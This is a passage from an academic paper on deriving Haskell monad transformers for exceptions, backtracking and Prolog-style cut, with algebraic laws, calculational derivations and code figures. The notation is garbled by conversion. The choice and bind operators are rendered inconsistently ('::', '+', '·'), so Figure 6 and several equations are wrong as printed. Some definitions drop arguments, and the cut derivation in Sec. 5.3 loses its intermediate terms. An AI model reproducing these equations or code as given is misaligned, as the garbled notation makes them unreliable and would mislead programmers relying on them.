(PromoteBind $m\ k_1$ ) $\gg k_2$	=	PromoteBind $m\ (\lambda a \rightarrow k_1\ a \gg k_2)$
Raise $e \gg k$	=	Raise $e$
<b>instance</b> Raise (RAISE $m$ ) <b>where</b>		
raise $e$	=	Raise $e$
<b>instance</b> Transformer RAISE <b>where</b>		
promote $m$	=	PromoteBind $m\ \text{Return}$
observe (Return $a$ )	=	return $a$
observe (PromoteBind $m\ k$ )	=	$m \gg (\text{observe} \cdot k)$
observe (Raise $e$ )	=	fail $e$

Figure 3: A simplified term implementation of RAISE.

definition of  $\pi$ . Note that  $\pi\ m$  equals  $(\gg) m$  and recall that  $(\gg)$  possesses the type  $\forall a.\forall b.m\ a \rightarrow (a \rightarrow m\ b) \rightarrow m\ b$  which is equivalent to  $\forall a.m\ a \rightarrow (\forall b.(a \rightarrow m\ b) \rightarrow m\ b)$ . Consequently, the new transformer has type  $\forall b.(a \rightarrow m\ b) \rightarrow m\ b$ . So, while the term implementation requires existential quantification, the context-passing implementation makes use of universal quantification. The final implementation appears in Fig. 5.<sup>1</sup> The cognoscenti would certainly recognize that the implementation is identical with the definition of the *continuation monad transformer* [9]. Only the types are different: RAISE involves rank-2 types while the continuation monad transformer is additionally parameterized with the answer type:  $\text{CONT ans } m\ a = (a \rightarrow m\ \text{ans}) \rightarrow m\ \text{ans}$ . The transformer RAISE  $m$  constitutes the smallest extension of  $m$  that allows one to add raise. Note, for instance, that *callcc* is definable in  $\text{CONT ans } m$  but not in RAISE  $m$ . We will see in Sec. 4.3 that rank-2 types have advantages over parameterized types.

#### 4. ADDING BACKTRACKING

By definition, a *backtracking monad* is a monad with two additional operations: the constant *false*, which denotes failure, and the binary operation  $(\mid)$ , which denotes nondeterministic choice. The class definition contains a third operation, termed *cons*, which provides a handy shortcut for *return*  $a \mid m$ .

<b>class</b> (Monad $m$ ) $\Rightarrow$ Backtr $m$ <b>where</b>		
false	::	$m\ a$
( $\mid$ )	::	$m\ a \rightarrow m\ a \rightarrow m\ a$
cons	::	$a \rightarrow m\ a \rightarrow m\ a$
cons $a\ m$	=	return $a \mid m$

The operations are required to satisfy the following laws.

$$\text{false} \mid m = m \quad (\text{B1})$$

$$m \mid \text{false} = m \quad (\text{B2})$$

<sup>1</sup>Note that RAISE must actually be defined using **newtype** instead of **type**. This, however, introduces an additional data constructor that affects the readability of the code. Instead we employ **type** declarations as if they worked as **newtype** declarations.

$$(m \mid n) \mid o = m \mid (n \mid o) \quad (\text{B3})$$

$$\text{false} \gg k = \text{false} \quad (\text{B4})$$

$$(m \mid n) \gg k = (m \gg k) \mid (n \gg k) \quad (\text{B5})$$

That is, *false* and  $(\mid)$  form a monoid; *false* is a left zero of  $(\gg)$ , and  $(\gg)$  distributes leftward through  $(\mid)$ . Now, since we aim at defining a backtracking monad transformer, we must also specify the interaction of promoted operations with  $(\mid)$ :

$$(\pi\ m \gg k) \mid n = \pi\ m \gg \lambda a \rightarrow k\ a \mid n. \quad (\text{B6})$$

Consider  $\pi\ m$  as a deterministic computation, ie a computation that succeeds exactly once. Then (B6) formalizes our intuition that a deterministic computation can be pushed out of a disjunction's left branch. Finally, we must specify how the backtracking operations are observed in the base monad.

$$\omega\ \text{false} = \text{fail "false"} \quad (\text{O4})$$

$$\omega\ (\text{return } a \mid m) = \text{return } a \quad (\text{O5})$$

So we can observe the first answer of a nondeterministic computation.

#### 4.1 A term implementation

The free term algebra of the backtracking monad is given by the following type definition.

<b>data</b> BACKTR $m\ a$	=	Return $a$
		$\forall b. (\text{BACKTR } m\ b) : \gg (b \rightarrow \text{BACKTR } m\ a)$
		False
		$\text{BACKTR } m\ a \mid \text{BACKTR } m\ a$
		Promote ( $m\ a$ )

Let us try to derive an interpreter for this language. The definition of the base cases follows immediately from the specification. For  $m : \gg k$  we obtain:

$$\begin{aligned} \omega(\text{Return } a : \gg k) &= \omega(k\ a) \\ \omega((m : \gg k_1) : \gg k_2) &= \omega(m : \gg (\lambda a \rightarrow k_1\ a : \gg k_2)) \\ \omega(\text{False} : \gg k) &= \text{fail "false"} \\ \omega((m : n) : \gg k) &= \omega((m : \gg k) \mid (n : \gg k)) \\ \omega(\text{Promote } m : \gg k) &= m \gg (\omega \cdot k). \end{aligned}$$

```


$$\begin{aligned}
& (return\ a)\ \underline{c} \\
= & \{ \text{specification and assumption (2)} \} \\
& observe\ (return\ a \gg= c) \\
= & \{ (\text{M1}) \} \\
& observe\ (c\ a) \\
= & \{ \text{assumption (2)} \} \\
& \underline{c}\ a \\
& (m \gg= k)\ \underline{c} \\
= & \{ \text{specification and assumption (2)} \} \\
& observe\ ((m \gg= k) \gg= c) \\
= & \{ (\text{M3}) \} \\
& observe\ (m \gg= (\lambda a \rightarrow k\ a \gg= c)) \\
= & \{ \text{specification} \} \\
& m\ (\lambda a \rightarrow observe\ (k\ a \gg= c)) \\
= & \{ \text{specification and assumption (2)} \} \\
& m\ (\lambda a \rightarrow k\ a\ \underline{c}) \\
& (raise\ e)\ \underline{c} \\
= & \{ \text{specification and assumption (2)} \} \\
& observe\ (raise\ e \gg= c) \\
= & \{ (\text{R1}) \} \\
& observe\ (raise\ e) \\
= & \{ (\text{O3}) \} \\
& fail\ e \\
& (promote\ m)\ \underline{c} \\
= & \{ \text{specification and assumption (2)} \} \\
& observe\ (promote\ m \gg= c) \\
= & \{ (\text{O2}) \} \\
& m \gg= \lambda a \rightarrow observe\ (c\ a) \\
= & \{ \text{assumption (2)} \} \\
& m \gg= \underline{c} \\
& observe\ m \\
= & \{ (\text{M2}) \} \\
& observe\ (m \gg= return) \\
= & \{ \text{specification} \} \\
& m\ (\lambda a \rightarrow observe\ (return\ a)) \\
= & \{ (\text{O1}) \} \\
& m\ return
\end{aligned}$$


```

Figure 4: Deriving a context-passing implementation of RAISE.

```

type RAISE m a = \forall b.(a \rightarrow m b) \rightarrow m b
instance (Monad m) \Rightarrow Monad (RAISE m) where
  return a = \lambda \underline{c} \rightarrow \underline{c} a
  m \gg= k = \lambda \underline{c} \rightarrow m (\lambda a \rightarrow k\ a\ \underline{c})
instance (Monad m) \Rightarrow Raise (RAISE m) where
  raise e = \lambda \underline{c} \rightarrow fail e
instance Transformer RAISE where
  promote m = \lambda \underline{c} \rightarrow m \gg= \underline{c}
  observe m = m return

```

Figure 5: A context-passing implementation of RAISE.

Similarly, for  $m :: n$  we make a case distinction on  $m$ :

$$\begin{aligned}
\omega (Return\ a :: f) &= return\ a \\
\omega (m \gg= k :: f) &= \boxed{\omega f} \\
\omega (False :: f) &= \omega f \\
\omega ((m :: n) :: f) &= \omega (m :: (n :: f)) \\
\omega (Promote\ m :: f) &= m.
\end{aligned}$$

Unfortunately, one case remains. There is no obvious way to simplify  $\omega (m \gg= k :: f)$ . As usual, we help ourselves by making a further case distinction on  $m$ .

$$\begin{aligned}
\omega ((Return\ a \gg= k) :: f) &= \omega (k\ a :: f) \\
\omega (((m \gg= k_1) \gg= k_2) :: f) &= \omega ((m \gg= (\lambda a \rightarrow k_1\ a \gg= k_2)) :: f) \\
\omega ((False \gg= k) :: f) &= \omega f \\
\omega (((m :: n) \gg= k) :: f) &= \omega ((m \gg= k) :: ((n \gg= k) :: f)) \\
\omega ((Promote\ m \gg= k) :: f) &= m \gg= \lambda a \rightarrow \omega (k\ a :: f)
\end{aligned}$$

Voilà. We have succeeded in building an interpreter for backtracking. Fig. 6 lists the complete implementation.

Now, what about correctness? Clearly, the case distinction is exhaustive. To establish termination we can use the following polynomial interpretation.

$$\begin{aligned}
Return_\tau a &= 2 & m ::_\tau n &= 2 \times m + n \\
m \gg_\tau n &= m^2 \times n & Promote_\tau m &= 2 \\
False_\tau &= 2
\end{aligned}$$

As before, the laws of the specification only hold under observation.

## 4.2 A simplified term implementation

Let us take a brief look at the simplified term implementation. Inspecting the definition of  $\omega$  — recall that a simplifier is likely to make the same case distinction as  $\omega$  — we see that we need at most six terms:  $False$ ,  $Return\ a$ ,  $Return\ a :: f$ ,  $Promote\ m$ ,  $Promote\ m \gg= k$ , and  $Promote\ m :: f$ . We can eliminate three of them using  $return\ a = cons\ a\ false$ ,  $\pi\ m = \pi\ m \gg= return$ , and  $\pi\ m :: f = \pi\ m \gg= \lambda a \rightarrow cons\ a\ f$ . This explains the following definition of simplified terms.

$$\begin{aligned}
\text{data } BACKTR\ m\ a & \\
= & False \\
| & Cons\ a\ (BACKTR\ m\ a) \\
| & \forall b.\ PromoteBind\ (m\ b)\ (b \rightarrow BACKTR\ m\ a)
\end{aligned}$$

In essence, the simplified term algebra is an extension of the datatype of parametric lists with  $False$  corresponding to [] and  $Cons$  corresponding to (:). The additional constructor  $PromoteBind$  makes the difference between a monad and a monad transformer. Note that the standard list monad transformer,  $LIST\ m\ a = m\ [a]$ , can only be applied to so-called *commutative monads* [7]. By contrast,  $BACKTR$  works for arbitrary monads.

## 4.3 A context-passing implementation

In Sec. 3.3 we have seen that the context-passing implementation essentially removes the interpretative layer from the ‘naive’ term implementation. If we apply the same steps, we can derive very systematically a context-passing implementation of backtracking. We leave the details to the reader and sketch only the main points. First, from the case analysis  $\omega$  performs we may conclude that the most complex context has the form  $\omega (\bullet \gg= c :: f)$ . All other contexts can be rewritten into this form. Second, if we inspect the

<b>data</b> <i>BACKTR</i> <i>m a</i>	= <i>Return a</i>
	$\forall b.(\text{BACKTR } m b) \ggg (b \rightarrow \text{BACKTR } m a)$
	<i>False</i>
	<i>BACKTR m a :: BACKTR m a</i>
	<i>Promote (m a)</i>
<b>instance</b> <i>Transformer BACKTR where</i>	
<i>promote</i>	= <i>Promote</i>
<i>observe (Return a)</i>	= <i>return a</i>
<i>observe (Return a :: k)</i>	= <i>observe (k a)</i>
<i>observe ((m :: k1) :: k2)</i>	= <i>observe (m :: (\lambda a \rightarrow k1 a :: k2))</i>
<i>observe (False :: k)</i>	= <i>fail "false"</i>
<i>observe ((m :: n) :: k)</i>	= <i>observe ((m :: k) :: (n :: k))</i>
<i>observe (Promote m :: k)</i>	= <i>m \ggg (observe \cdot k)</i>
<i>observe False</i>	= <i>fail "false"</i>
<i>observe (Return a :: f)</i>	= <i>return a</i>
<i>observe ((Return a :: k) :: f)</i>	= <i>observe (k a :: f)</i>
<i>observe (((m :: k1) :: k2) :: f)</i>	= <i>observe ((m :: (\lambda a \rightarrow k1 a :: k2)) :: f)</i>
<i>observe ((False :: k) :: f)</i>	= <i>observe f</i>
<i>observe (((m :: n) :: k) :: f)</i>	= <i>observe ((m :: k) :: ((n :: k) :: f))</i>
<i>observe ((Promote m :: k) :: f)</i>	= <i>m \ggg \lambda a \rightarrow observe (k a :: f)</i>
<i>observe (False :: f)</i>	= <i>observe f</i>
<i>observe ((m :: n) :: f)</i>	= <i>observe (m :: (n :: f))</i>
<i>observe (Promote m :: f)</i>	= <i>m</i>
<i>observe (Promote m)</i>	= <i>m</i>

Figure 6: A term implementation of *BACKTR*.

equations that are concerned with  $\omega (\bullet \ggg c \mid f)$  we see that *f* appears once in the context  $\omega \bullet$ . Likewise, *c* is used twice in the context  $\omega (\bullet a :: f)$ . These observations motivate the following specification.

$$\begin{aligned} & op \underline{c} \underline{f} = \omega (op \ggg c \mid f) \\ \iff & \underline{f} = \omega f \tag{3} \\ \wedge & \forall \underline{f}' \underline{f}'_. (\forall a. \underline{c} a \underline{f}' = \omega (c a \mid f')) \iff \underline{f}' = \omega f' \tag{4} \end{aligned}$$

The nice thing about Hughes' technique is that mistakes made at this point will be discovered later when the operations are derived. For instance, it may seem unnecessary that  $\underline{c}$  is parameterized with  $\underline{f}'$ . However, if we simply postulate  $\forall a. \underline{c} a = \omega (c a \mid f)$ , then we will not be able to derive a definition for  $(\bullet)$ . Better still, one can develop the specification above while making the calculations. The derivation of *false*, for instance, motivates assumption (3); the derivation of *return* suggests either  $\forall a. \underline{c} a = \omega (c a \mid f)$  or assumption (4) and the derivation of  $(\bullet)$  confirms that (4) is the right choice. The complete derivation appears in Fig. 7. Interestingly, each equation of the specification is invoked exactly once.

It remains to determine the type of the backtracking monad transformer. If we assume that the second parameter, the so-called *failure continuation*, has type  $m b$ , then the first parameter, the so-called *success continuation*, is of type  $a \rightarrow m b \rightarrow m b$ . It follows that the type of the new transformer is  $\forall a. (a \rightarrow m b \rightarrow m b) \rightarrow m b \rightarrow m b$ . Again, the answer type is universally quantified. We will see shortly why this is a reasonable choice. Fig. 8 summarizes the implementation.

Reconsider Fig. 7 and note that the derivation of *return*,  $(\ggg)$ , *false*, and  $(\bullet)$  is completely independent of  $\omega$ 's spec-

ification. The laws (O4) and (O5) are only required in the derivation of  $\omega$ . Only  $\pi$  relies on (O3) which, however, appears to be the only sensible way to observe promoted operations. This suggests that we can define different observations without changing the definitions of the other operations. In other words, we may generalize the specification as follows (here  $\varphi$  is an arbitrary observer function).

$$\begin{aligned} & op \underline{c} \underline{f} = \varphi (op \ggg c \mid f) \tag{5} \\ \iff & \underline{f} = \varphi f \\ \wedge & \forall \underline{f}' \underline{f}'_. (\forall a. \underline{c} a \underline{f}' = \varphi (c a \mid f')) \iff \underline{f}' = \varphi f' \\ \wedge & \forall m k. \varphi (\pi m \ggg k) = m \ggg (\varphi \cdot k) \end{aligned}$$

To illustrate the use of the generalized specification assume that we want to collect all solutions of a nondeterministic computation. To this end we specify an observation *solve* of type  $(\text{Monad } m) \Rightarrow \text{BACKTR } m a \rightarrow m [a]$ :

$$\begin{aligned} & \text{solve false} = \text{return []} \tag{S1} \\ & \text{solve (return a :: m)} = a \triangleleft \text{solve } m \tag{S2} \\ & \text{solve } (\pi m \ggg k) = m \ggg (\text{solve} \cdot k), \tag{S3} \end{aligned}$$

where  $(\triangleleft)$  is given by

$$\begin{aligned} & (\triangleleft) :: (\text{Monad } m) \Rightarrow a \rightarrow m [a] \rightarrow m [a] \\ & a \triangleleft ms = ms \ggg \lambda as \rightarrow \text{return } (a : as). \end{aligned}$$

An implementation for *solve* can be readily derived if we specialize (5) for  $c = \text{return}$  and  $f = \text{false}$ . We obtain:

$$\begin{aligned} & \varphi op = op (\oplus) e \\ \iff & \varphi \text{false} = e \\ \wedge & \forall a f'. \varphi (\text{return } a \mid f') = a \oplus \varphi f' \\ \wedge & \forall m k. \varphi (\pi m \ggg k) = m \ggg (\varphi \cdot k). \end{aligned}$$

```


$$\begin{aligned}
& (return a) \underline{c} \underline{f} \\
= & \{ \text{specification and assumptions (3) \& (4)} \} \\
& observe (return a \gg c \cdot f) \\
= & \{ (M1) \} \\
& observe (c a \cdot f) \\
= & \{ \text{assumptions (3) \& (4)} \} \\
& \underline{c} a \underline{f} \\
& (m \gg k) \underline{c} \underline{f} \\
= & \{ \text{specification and assumptions (3) \& (4)} \} \\
& observe ((m \gg k) \gg c \cdot f) \\
= & \{ (M3) \} \\
& observe (m \gg (\lambda a \rightarrow k a \gg c) \cdot f) \\
= & \{ \text{specification and assumption (3)} \} \\
& m (\lambda a \underline{f}' \rightarrow observe (k a \gg c \cdot f')) \underline{f} \\
= & \{ \text{specification and assumption (4)} \} \\
& m (\lambda a \underline{f}' \rightarrow k a \underline{c} \underline{f}') \underline{f} \\
& false \underline{c} \underline{f} \\
= & \{ \text{specification and assumptions (3) \& (4)} \} \\
& observe (false \gg c \cdot f) \\
= & \{ (B4) \} \\
& observe (false \cdot f) \\
= & \{ (B1) \} \\
& observe f \\
= & \{ \text{assumption (3)} \} \\
& \underline{f} \\
& (m \cdot n) \underline{c} \underline{f} \\
= & \{ \text{specification and assumptions (3) \& (4)} \} \\
& observe ((m \cdot n) \gg c \cdot f) \\
= & \{ (B5) \} \\
& observe ((m \gg c \cdot n \gg c) \cdot f) \\
= & \{ (B3) \} \\
& observe (m \gg c \cdot (n \gg c \cdot f)) \\
= & \{ \text{specification and assumption (4)} \} \\
& m \underline{c} (observe (n \gg c \cdot f)) \\
= & \{ \text{specification and assumptions (3) \& (4)} \} \\
& m \underline{c} (n \underline{c} \underline{f}) \\
& (promote m) \underline{c} \underline{f} \\
= & \{ \text{specification and assumptions (3) \& (4)} \} \\
& observe (promote m \gg c \cdot f) \\
= & \{ (B6) \} \\
& observe (promote m \gg (\lambda a \rightarrow c a \cdot f)) \\
= & \{ (O3) \} \\
& m \gg \lambda a \rightarrow observe (c a \cdot f) \\
= & \{ \text{assumptions (3) \& (4)} \} \\
& m \gg \lambda a \rightarrow \underline{c} a \underline{f} \\
& observe m \\
= & \{ (M2) \text{ and } (B2) \} \\
& observe (m \gg return \cdot false) \\
= & \{ \text{specification} \} \\
& m (\lambda a \underline{f}' \rightarrow observe (return a \cdot f')) (observe false) \\
= & \{ (O4) \} \\
& m (\lambda a \underline{f}' \rightarrow observe (return a \cdot f')) (fail "false") \\
= & \{ (O5) \} \\
& m (\lambda a \underline{f}' \rightarrow return a) (fail "false")
\end{aligned}$$


```

Figure 7: Deriving a context-passing implementation of  $BACKTR$ .

```

type BACKTR m a
=  $\forall b.(a \rightarrow m b \rightarrow m b) \rightarrow m b \rightarrow m b$ 
instance (Monad m)  $\Rightarrow$  Monad (BACKTR m) where
  return a =  $\lambda \underline{c} \rightarrow \underline{c} a$ 
  m \gg k =  $\lambda \underline{c} \rightarrow m (\lambda a \rightarrow k a \underline{c})$ 
instance (Monad m)  $\Rightarrow$  Backtr (BACKTR m) where
  false =  $\lambda \underline{c} \rightarrow id$ 
  m \cdot n =  $\lambda \underline{c} \rightarrow m \underline{c} \cdot n \underline{c}$ 
instance Transformer BACKTR where
  promote m =  $\lambda \underline{c} \underline{f} \rightarrow m \gg \lambda a \rightarrow \underline{c} a \underline{f}$ 
  observe m =  $m (\lambda a \underline{f} \rightarrow return a) (fail "false")$ 

```

Figure 8: A context-passing implementation of  $BACKTR$ .

Consequently,  $solve op = op (\triangleleft) (return [])$ . Now, instead of providing  $solve$  as an additional observer function we promote it into the backtracking monad.

```

sols :: (Monad m)  $\Rightarrow$  BACKTR m a  $\rightarrow$  BACKTR m [a]
sols m =  $\pi(m (\triangleleft) (return []))$ 

```

This way we can use the all solution collecting function as if it were a new computational primitive. Since  $\pi$  is a monad morphism, we furthermore know that  $sols$  satisfies suitable variants of (S1)–(S3). Note that the implementation of  $sols$  makes non-trivial use of rank-2 types. If we used a variant of  $BACKTR$  that is parameterized with the answer type, then  $sols$  cannot be assigned a type  $t a \rightarrow t [a]$  for some  $t$ .

## 5. ADDING CONTROL

Let us extend our language by two additional Prolog-like control constructs. The first, called cut and denoted ‘!’, allows us to reduce the search space by dynamically pruning unwanted computation paths. The second, termed *call*, is provided for controlling the effect of cut. Both constructs are introduced as a subclass of *Backtr*.

```

class (Backtr m)  $\Rightarrow$  Cut m where
  ! :: m ()
  cutfalse :: m a
  call :: m a  $\rightarrow$  m a
  ! = return ()  $\mid$  cutfalse
  cutfalse = !  $\gg$  false

```

The operational reading of ‘!’ and *call* is as follows. The cut succeeds exactly once and returns  $()$ . As a side-effect it discards *all* previous alternatives. The operation *call* delimits the effect of cut: *call m* executes *m*; if the cut is invoked in *m*, it discards only the choices made since *m* was called. The class definition contains a third operation, called *cutfalse*, which captures a common programming idiom in Prolog, the so-called cut-fail combination [14].

Note that instances of the class *Cut* must define either ‘!’ or *cutfalse*. The default definitions already employ our knowledge about the properties of the operations, which we shall consider next. We sketch the axiomatization only briefly, for a more in-depth treatment the interested reader is referred to [5]. The cut is characterized by the following

three equations.

$$\begin{aligned} (! \gg m) + n &= ! \gg m & (1) \\ ! \gg (m + n) &= m + ! \gg n & (2) \\ ! \gg \text{return}() &= ! & (3) \end{aligned}$$

The first equation formalizes our intuition that a cut discards *past* choice points, ie alternatives which appear ‘above’ or to its left. On the other hand, the cut does not affect *future* choice points, ie alternatives which appear to its right. This fact is captured by (1). Axiom (3) simply records that cut returns  $()$ . An immediate consequence of the axioms is  $! = \text{return}() + ! \gg \text{false}$ , which explains the default definition of cut. To see why this relation holds replace  $m$  by  $\text{return}()$  and  $n$  by  $\text{false}$  in (1).

The operation *cutfalse* enjoys algebraic properties which are somewhat easier to remember: *cutfalse* is a left zero of both ( $\gg$ ) and ( $!$ ).

$$\begin{aligned} \text{cutfalse} \gg k &= \text{cutfalse} & (\text{CF1}) \\ \text{cutfalse} + m &= \text{cutfalse} & (\text{CF2}) \end{aligned}$$

The default definitions use the fact that ‘!’ and *cutfalse* are interdefinable. Likewise, the two sets of axioms are interchangeable. We may either define  $\text{cutfalse} = ! \gg \text{false}$  and take the equations for ‘!’ as axioms — the laws for *cutfalse* are then simple logical consequences — or vice versa.

Finally, *call* is required to satisfy:

$$\begin{aligned} \text{call false} &= \text{false} & (\text{C1}) \\ \text{call}(\text{return } a + m) &= \text{return } a + \text{call } m & (\text{C2}) \\ \text{call}(! \gg m) &= \text{call } m & (\text{C3}) \\ \text{call}(m + \text{cutfalse}) &= \text{call } m & (\text{C4}) \\ \text{call}(\pi m \gg k) &= \pi m \gg (\text{call} \cdot k). & (\text{C5}) \end{aligned}$$

Thus, *call m* behaves essentially like *m* except that any cut inside *m* has only local effect. It remains to lay down how the new operations are observed in the underlying monad.

$$\omega(\text{call } m) = \omega m \quad (\text{O6})$$

Note that we need not specify the observation of ‘!’ and *cutfalse* since (C3), (C4), and (O6) imply  $\omega(! \gg m) = \omega m$  and  $\omega(m + \text{cutfalse}) = \omega m$ .

## 5.1 A term implementation

The free term implementation faces two problems, one technical and one fundamental. Let us consider the technical problem first. Inspecting the type signature of *cut*, we find that *cut* cannot be turned into a constructor, because it does not have the right type. If we define a type, say, *CUT m a*, then ‘!’ must have exactly this type. Alas, its type signature only allows for a substitution instance, ie *CUT m ()*. Here, we stumble over the general problem that Haskell’s **data** construct is not capable of expressing arbitrary polymorphic term algebras. Fortunately, the axioms save the day. Since ‘!’ can be expressed in terms of *cutfalse* and this operation has a polymorphic type, we turn *cutfalse* into a constructor.

$$\begin{aligned} \text{data } \text{CUT } m \ a &= \text{Return } a \\ &\quad | \quad \forall b. (\text{CUT } m \ b) : \gg (b \rightarrow \text{CUT } m \ a) \\ &\quad | \quad \text{False} \\ &\quad | \quad \text{CutFalse} \\ &\quad | \quad \text{CUT } m \ a :: \text{CUT } m \ a \\ &\quad | \quad \text{Call}(\text{CUT } m \ a) \\ &\quad | \quad \text{Promote}(m \ a) \end{aligned}$$

Turning to the definition of  $\omega$  we encounter a problem of a more fundamental nature. For a start, we discover that the term  $\omega(\text{call } m \gg k)$  cannot be simplified. If we make a further case distinction on *m*, we end up with  $\omega(\text{call}(\text{call } m \gg k_1) \gg k_2)$  which is not reducible either. The crux is that we have no axiom that specifies the interaction of *call* with ( $\gg$ ). And rightly so. Each *call* opens a new scope for cut. Hence, we cannot reasonably expect that nested *calls* can be collapsed. This suggests to define two interpreters, one for  $\omega$  and one for *call*, which means, of course, that the implementation is no longer based on the free term algebra. The resulting code, which is mostly straightforward, appears in Fig. 9. The equations involving *cutfalse* use the fact that *cutfalse* is a left zero of both ( $\gg$ ) and ( $!$ ), and that *call* maps *cutfalse* to *false*. Note that  $\omega$  falls back on *call* to avoid duplication of code.

## 5.2 A simplified term implementation

For the sake of completeness, here is the simplified term algebra, which augments the type *BACKTR* of Sec. 4.2 with an additional constructor for *cutfalse*.

$$\begin{aligned} \text{data } \text{CUT } m \ a &= \text{False} \\ &\quad | \quad \text{CutFalse} \\ &\quad | \quad \text{Cons } a (\text{CUT } m \ a) \\ &\quad | \quad \forall b. \text{PromoteBind}(m \ b) (b \rightarrow \text{CUT } m \ a) \end{aligned}$$

In essence, we have lists with two different terminators, *False* and *CutFalse*. Interestingly, exactly this structure (without *PromoteBind*) has been used to give a denotational semantics for Prolog with cut [1], where *cutfalse* and *call* are termed *esc* and *unesc*.

## 5.3 A context-passing implementation

We have seen that the realization of cut and *call* is more demanding since there is no way to simplify nested invocations of *call*. With regard to the context-passing implementation this means that we must consider an infinite number of possible contexts. Using a grammar-like notation we can characterize the set of all possible contexts as follows.

$$\mathcal{C} ::= \omega(\bullet \gg k \mid f) \mid \mathcal{C}[\text{call}(\bullet \gg k \mid f)]$$

A context is either simple or of the form  $\mathcal{C}[\text{call}(\bullet \gg k \mid f)]$  where  $\mathcal{C}$  is the enclosing context. Thus, contexts are organized in a list- or stack-like fashion. As usual we will represent operations as functions from contexts to observations. The main difference to Sec. 4.3 is that each operation must now consider two different contexts and that the contexts are recursively defined. Note, however, the duality between the term and the context-passing implementation: In Sec. 5.1 we had two interpreters, *call* and  $\omega$ , and each interpreter had to consider each operation. Here we have two contexts and each operation must consider each context.

Turning to the implementation details we will see that the greatest difficulty is to get the types right. The contexts are represented by a recursive datatype with two constructors: *OBCC* (which is an acronym for observe-bind-choice context) and *CBCC* (call-bind-choice context). The first takes two arguments, the success and the failure continuation, while the second expects three arguments, the two continuations and the representation of the enclosing context. In order to infer their types it is useful to consider the

```

data CUT m a
= Return a
|  $\forall b. (CUT m b) :>= (b \rightarrow CUT m a)$ 
| False
| CutFalse
| CUT m a :: CUT m a
| Promote (m a)

instance Cut (CUT m) where
  cutfalse = CutFalse
  call (Return a) = Return a
  call (Return a :>= k) = call (k a)
  call ((m :>= k1) :>= k2) = call (m :>= ( $\lambda a \rightarrow k_1 a :>= k_2$ ))
  call (False :>= k) = False
  call (CutFalse :>= k) = False
  call ((m :: n) :>= k) = call ((m :>= k) :: (n :>= k))
  call (Promote m :>= k) = Promote m :>= (call · k)
  call False = False
  call CutFalse = False
  call (Return a :: f) = Return a :: call f
  call ((Return a :>= k) :: f) = call (k a :: f)
  call (((m :>= k1) :>= k2) :: f) = call ((m :>= ( $\lambda a \rightarrow k_1 a :>= k_2$ )) :: f)
  call ((False :>= k) :: f) = call f
  call ((CutFalse :>= k) :: f) = False
  call (((m :: n) :>= k) :: f) = call ((m :>= k) :: ((n :>= k) :: f))
  call ((Promote m :>= k) :: f) = Promote m :>=  $\lambda a \rightarrow$  call (k a :: f)
  call (False :: f) = call f
  call (CutFalse :: f) = False
  call ((m :: n) :: f) = call (m :: (n :: f))
  call (Promote m :: f) = Promote m :: call f
  call (Promote m) = Promote m

instance Transformer CUT where
  promote = Promote
  observe m = observe' (call m)
  observe' :: (Monad m)  $\Rightarrow$  CUT m a  $\rightarrow$  m a
  observe' (Return a) = return a
  observe' (Promote m :>= k) = m :>= (observe' · k)
  observe' False = fail "false"
  observe' (Return a :: f) = return a
  observe' (Promote m :: f) = m
  observe' (Promote m) = m

```

Figure 9: A term implementation of CUT.

specification of the context-passing implementation beforehand. The specification is similar to the one given in Sec. 4.3 except that we have two clauses, one for each context.

$$\begin{aligned}
 op(OBCC \underline{c} \underline{f}) &= \omega(op \gg c \mid f) \\
 \iff \underline{f} &= \omega f \tag{4} \\
 \wedge \forall f' \underline{f}' (\forall a. \underline{c} a \underline{f}' = \omega(c a \mid f')) &\iff \underline{f}' = \omega f' \tag{5} \\
 op \cdot CBCC \underline{c} \underline{f} &= call(op \gg c \mid f) \\
 \iff \underline{f} &= call f \tag{6} \\
 \wedge \forall f' \underline{f}'. (\forall a. \underline{c} a \underline{f}' = call(c a \mid f')) &\iff \underline{f}' = call f' \tag{7}
 \end{aligned}$$

The first clause closely corresponds to the specification of Sec. 4.3. For that reason we may assign the components of  $OBCC \underline{c} \underline{f}$  the same types:  $\underline{f}$  has type  $m b$  and  $\underline{c}$  has type  $a \rightarrow m b \rightarrow m b$  where  $b$  is the answer type. This implies that the type of contexts must be parameterized with  $m$ ,  $a$ , and  $b$ .

$$\mathbf{data} \mathcal{C} m a b = OBCC(a \rightarrow m b \rightarrow m b)(m b) | \dots$$

The second clause of the specification has essentially the same structure as the first one. The main difference is that the components dwell in the transformed monad rather than in the underlying monad. Furthermore,  $CBCC$  additionally contains the enclosing context which may have a different type. To illustrate, consider the context  $C[call(\bullet \gg c \mid f)]$  of type  $\mathcal{C} m a b$ . If we assume that the enclosing context  $C$  has type  $\mathcal{C} m i b$  — there is no reason to require that  $C$  has the same argument type as the entire context, but it must have the same answer type — then  $f$  has type  $CUT m i$  and  $c$  has type  $a \rightarrow CUT m i \rightarrow CUT m i$ . This motivates the following definition.

$$\begin{aligned}
 \mathbf{data} \mathcal{C} m a b &= OBCC(a \rightarrow m b \rightarrow m b)(m b) \\
 &\quad | \forall i. CBCC(a \rightarrow CUT m i \rightarrow CUT m i) \\
 &\quad \quad (CUT m i)(\mathcal{C} m i b)
 \end{aligned}$$

$$\mathbf{type} \ CUT m a = \forall b. \mathcal{C} m a b \rightarrow m b$$

Note that the intermediate type is represented by an existentially quantified variable. The mutually recursive types  $\mathcal{C}$  and  $CUT$  are somewhat mind-boggling as they involve both universal and existential quantification, a combination of features the author has not seen before.

Now that we have the types right, we can address the derivation of the various operations. Except for  $\pi$  the calculations are analogous to those of Sec. 4.3. For  $\pi m$  we must conduct an inductive proof to show that  $m$  propagates through the stack of contexts, ie  $(\pi m \gg k)c = m \gg \lambda a \rightarrow k a c$ . The proof is left as an exercise to the reader. To derive cut we reason:

$$\begin{aligned}
 ! \cdot CBCC \underline{c} \underline{f} \\
 &= \{ \text{specification and assumptions (6) \& (7)} \} \\
 &= \{ (!3), (M3), \text{and (M1)} \} \\
 &= \{ (!1) \text{ and (!2)} \} \\
 &= \{ \text{assumption (7)} \} \\
 &= \{ \underline{c}() (call(! \gg false)) \} \\
 &= \{ (C3) \text{ and (C1)} \} \\
 &= \underline{c}() \text{ false}.
 \end{aligned}$$

The derivation for the context  $OBCC$  proceeds in an analogous fashion. For  $call$  we obtain:

$$\begin{aligned}
 call m \\
 &= \{ (M2) \text{ and (B2)} \} \\
 &= call(m \gg return \mid false) \\
 &= \{ \text{specification} \} \\
 &= m \cdot CBCC(\lambda a \underline{f}' \rightarrow call(return a \mid f'))(call \text{ false}) \\
 &= \{ (C1) \text{ and (C2)} \} \\
 &= m \cdot CBCC(\lambda a \underline{f}' \rightarrow return a \mid call f') \text{ false} \\
